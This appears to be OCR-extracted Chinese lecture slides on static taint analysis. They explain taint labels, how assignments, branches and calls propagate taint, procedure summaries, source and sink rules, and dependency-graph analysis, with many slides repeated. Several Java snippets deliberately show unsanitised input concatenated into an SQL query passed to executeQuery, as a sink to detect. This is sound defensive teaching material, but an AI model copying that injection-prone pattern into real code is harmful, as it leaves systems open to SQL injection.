
① 过程内分析

② 过程间分析

a) 记录污点信息：为变量添加污点标签

- 布尔型标签，记录是否被污染；
- 复杂标签，记录是否被污染且污染源是哪里，如整型（0表示未被污染，其他数值表示污染源）
- 使用栈或队列记录污点信息，跟踪变量。

```
1  String str = getInput();
2  String sql = prefix + str;
3  str = "";
```



基于数据流的污点分析工作流程

b) 程序语句的分析：

- 赋值语句
- 控制转移语句
- 过程调用语句

b) 程序语句的分析：

- 赋值语句
- 控制转移语句
- 过程调用语句

✓ a=b 记录赋值左右端具有相同的污染状态，将b的污染标签取值赋给a，或者使用跟踪方式，跟踪被污染变量b的时候，需要就将a也列入被跟踪目标。

✓ 常量一般被认为是未受污染的，变量被赋值常量时，不考虑隐式信息流的情况下，认为变量的状态在赋值后未受到污染。

✓ a=b+c，如果赋值右端操作数b被污染，则被赋值变量是污染的，即标记a的污染标签与b相同，对于b和c均污染，则计算确定a的污染标签取值。

污染标签	1	0	1	0	……

- ✓a = b - b 即使b是污染的，a也不是污染，类似的还如，a = b + c （c = -b/ c = -b +3）
- ✓数组元素赋值分析时，可以通过静态分析确定下标取值或取值范围，进而相对精确的判断数组的哪个元素被污染，比如当i=j=1，且a在两行代码中a指代同一数组，如果b是污染的，则c也是污染的。

```
a[i] = b;
... ...
c = a[j];
```

然而，有时是不考虑下标取值的，而是如果b被污染，则a被污染，则c也被污染，分析更高效。

✓包含字段的赋值语句，使用指向分析或别名分析的结果，此处str和str1指向相同内容，str被污染，str1也被污染。

```
o1.f1 = str;
o2.f2 = o1;
... ...
o3 = o2.f2;
str1 = o3.f1;
```

包含指针操作的赋值语句，也可利用指向分析的结果（指针变量的取值不能来自程序输入，试想指针变量p，当p = p + k；k的大小变化可能导致越界）

b) 程序语句的分析：

- 赋值语句
- 控制转移语句
- 过程调用语句

分析控制转移语句中的路径条件是否对污点数据有所限制，判断这些限制是否足够保护程序不受攻击。如果路径条件的限制足够，则可以将相应的变量标记为未污染。

```
1 if (a[i] == '>')
2     a[i] = ' ';
```

有时污点信息反过来影响路径条件，将产生隐式污点信息流。

对于循环语句，通常规定循环控制变量取值不能来自输入数据（不能受输入控制），比如规定循环控制变量的上届不能是污染的，以免程序耗费大量时间执行不希望发生的循环。

当然，有些循环是程序希望执行的，此时对上届控制可能也部合理，所以不能单纯基于污点分析进行判断。

b) 程序语句的分析：

- 赋值语句
- 控制转移语句
- 过程调用语句

```
1  ... ...
2  flag = obj.method(str);
3  ... ...
4  int method(String str){
5      this.str = str;
6      ... ...
7      rs = stam.executeQuery(str);
8      ... ...
9      return 0;
10 }
```

可以使用过程间分析或过程摘要对过程调用语句进行分析。

过程间分析：通过过程间分析确定过程调用后，哪些变量的污染情况发生变化，或者需要检查哪些变量的污染状态；

过程摘要：污点分析用到的过程摘要描述怎样改变相关变量的状态，以及对哪些变量的污染状态进行检查（包括过程的参数、参数的字段或过程的返回值等）。

b) 程序语句的分析：

- 赋值语句
- 控制转移语句
- 过程调用语句

```
1  ... ...
2  flag = obj.method(str);
3  ... ...
4  int method(String str){
5      this.str = str;
6      ... ...                          Sink
7      rs = stam.executeQuery(str);
8      ... ...
9      return 0;
10 }
```

使用过程间分析或过程摘要进行污点分析。

过程间分析：通过过程间分析确定过程调用后，哪些变量的污染情况发生变化，或者需要检查哪些变量的污染状态；

过程摘要：污点分析用到的过程摘要描述怎样改变相关变量的状态，以及对哪些变量的污染状态进行检查（包括过程的参数、参数的字段或过程的返回值等）。

分析method方法之后，其过程摘要可以描述为：

```
1  ... ...
2  flag = obj.method(str);
3  ... ...
4  int method(String str){
5      this.str = str;
6      ... ...
7      rs = stam.executeQuery(str);
8      ... ...
9      return 0;
10 }
```

“方法method的参数污染状态决定其接收对象的实域str的污染状态，并且返回值未受污染，同时method的参数的污染状态需要被检查”。

再次分析调用method的语句时，就可以应用上述摘要确定调用method对污染情况的影响，并且对method的参数的污染状态进行检查。

- 专家知识人工构建摘要：

Java方法concat，“如果参数是污染的，那么方法的接收对象也是被污染的”；

readLine方法，“如果方法接收的对象是污染的，那么方法返回值也是污染的”；

描述source点规则的摘要，比如java中可以认为服务端的socket类型的对象是污染的，对于ServerSocket类的方法accept，可以认为其返回值是污染的，这实际上就是source点规则

描述sink点规则的摘要，如java中执行sql语句的方法，或者执行命令的方法。

系统实现的过程，比如Java类库中实现的方法。

1. 设计自动化的过程摘要工具；
2. 实现一部分系统实现的过程，遇到没有摘要的过程再考虑分析其代码，获得其对污点分析的影响。

方法实现

1. 基于数据流的分析

① 过程内分析

② 过程间分析

a) 记录污点信息
b) 程序语句分析
c) 代码的遍历

方法实现

1. 基于数据流的分析

① 过程内分析

② 过程间分析

a) 记录污点信息
b) 程序语句分析
c) 代码的遍历


方法实现

1. 基于数据流的分析

① 过程内分析

② 过程间分析

a) 记录污点信息
b) 程序语句分析
c) 代码的遍历



流敏感的分析方式，可以通过对不同路径上的分析结果进行汇集，以发现程序中的数据净化规则。

路径敏感分析方式，如果路径条件中涉及对污染变量取值的限制，可能认为路径条件对污染数据进行了净化。记录路径条件对污染数据的限制，如果一条路径上这些限制足够保证数据不会被攻击者利用，则可以将变量状态记为未污染。


方法实现

1. 基于数据流的分析

① 过程内分析

② 过程间分析

a) 记录污点信息
b) 程序语句分析
c) 代码的遍历



流敏感的分析方式，可以通过对不同路径上的分析结果进行汇集，以发现程序中的数据净化规则。

方法实现

1. 基于数据流的分析

① 过程内分析

② 过程间分析

a) 记录污点信息
b) 程序语句分析
c) 代码的遍历

从Source点开始，利用控制流图和调用图，分析可执行路径上是否存在污点信息被传播到Sink点。


在数据流基础上进行过程间污点分析与之前介绍过的过程间分析思路相似，如自底向上的过程间分析，分析调用图的每个过程，进而分析程序整体。分析过程中为每个过程构建污点分析摘要，利用摘要进行过程内分析。或自顶向下，利用队列记录分析过程。

方法实现


2. 基于依赖关系的污点分析

利用程序的中间表示、控制流图和调用图构造完整或者局部的依赖关系，之后，根据污点分析规则，检查Sink点处敏感操作是否依赖于Source 点。

分析程序依赖关系过程可以看做是构建程序依赖图的过程。程序依赖图是有向图，节点是程序语句，有向边表示语句之间的依赖关系。



基于依赖关系的污点分析工作流程



局部程序依赖图示例

对于一定规模的程序，常常无法准确并且完整地计算程序的依赖关系：

a) 存储大量的依赖关系需要较大的存储空间，并且计算这些依赖关系也需要大量的时间；

b) 静态分析不能准确地分析出程序中的一些依赖关系，（静态分析的不可判定性）


按需地构建程序依赖关系：优先考虑和污点信息相关的程序代码，例如，可以优先分析包含Source点的程序代码。

应用中污点分析通常只关心数据依赖关系：虽然基于控制依赖的隐式信息流可以有效地用于传播污点信息，但是和隐式污点信息流相关的程序漏洞常常是相对复杂的，并且很难被利用。

- 构建程序依赖关系时，常常需要用到指向分析，以分析程序语句和虚拟堆中数据的依赖关系。


- 例如，对于语句“str=obj.field”，如果简单地认为该语句依赖于对变量obj的操作，那么分析精度将不能保证，因为很多和obj相关的操作，可能和对它的实例域field的操作无关，并且obj可能存在别名。

利用依赖关系检查Sink点处敏感操作是否依赖于Source点



利用依赖关系检查Sink点处敏感操作是否依赖于Source点


请问该检查哪条语句？



利用依赖关系检查Sink点处敏感操作是否依赖于Source点

请问该检查哪条语句？

“stam.executeQuery（sql）“

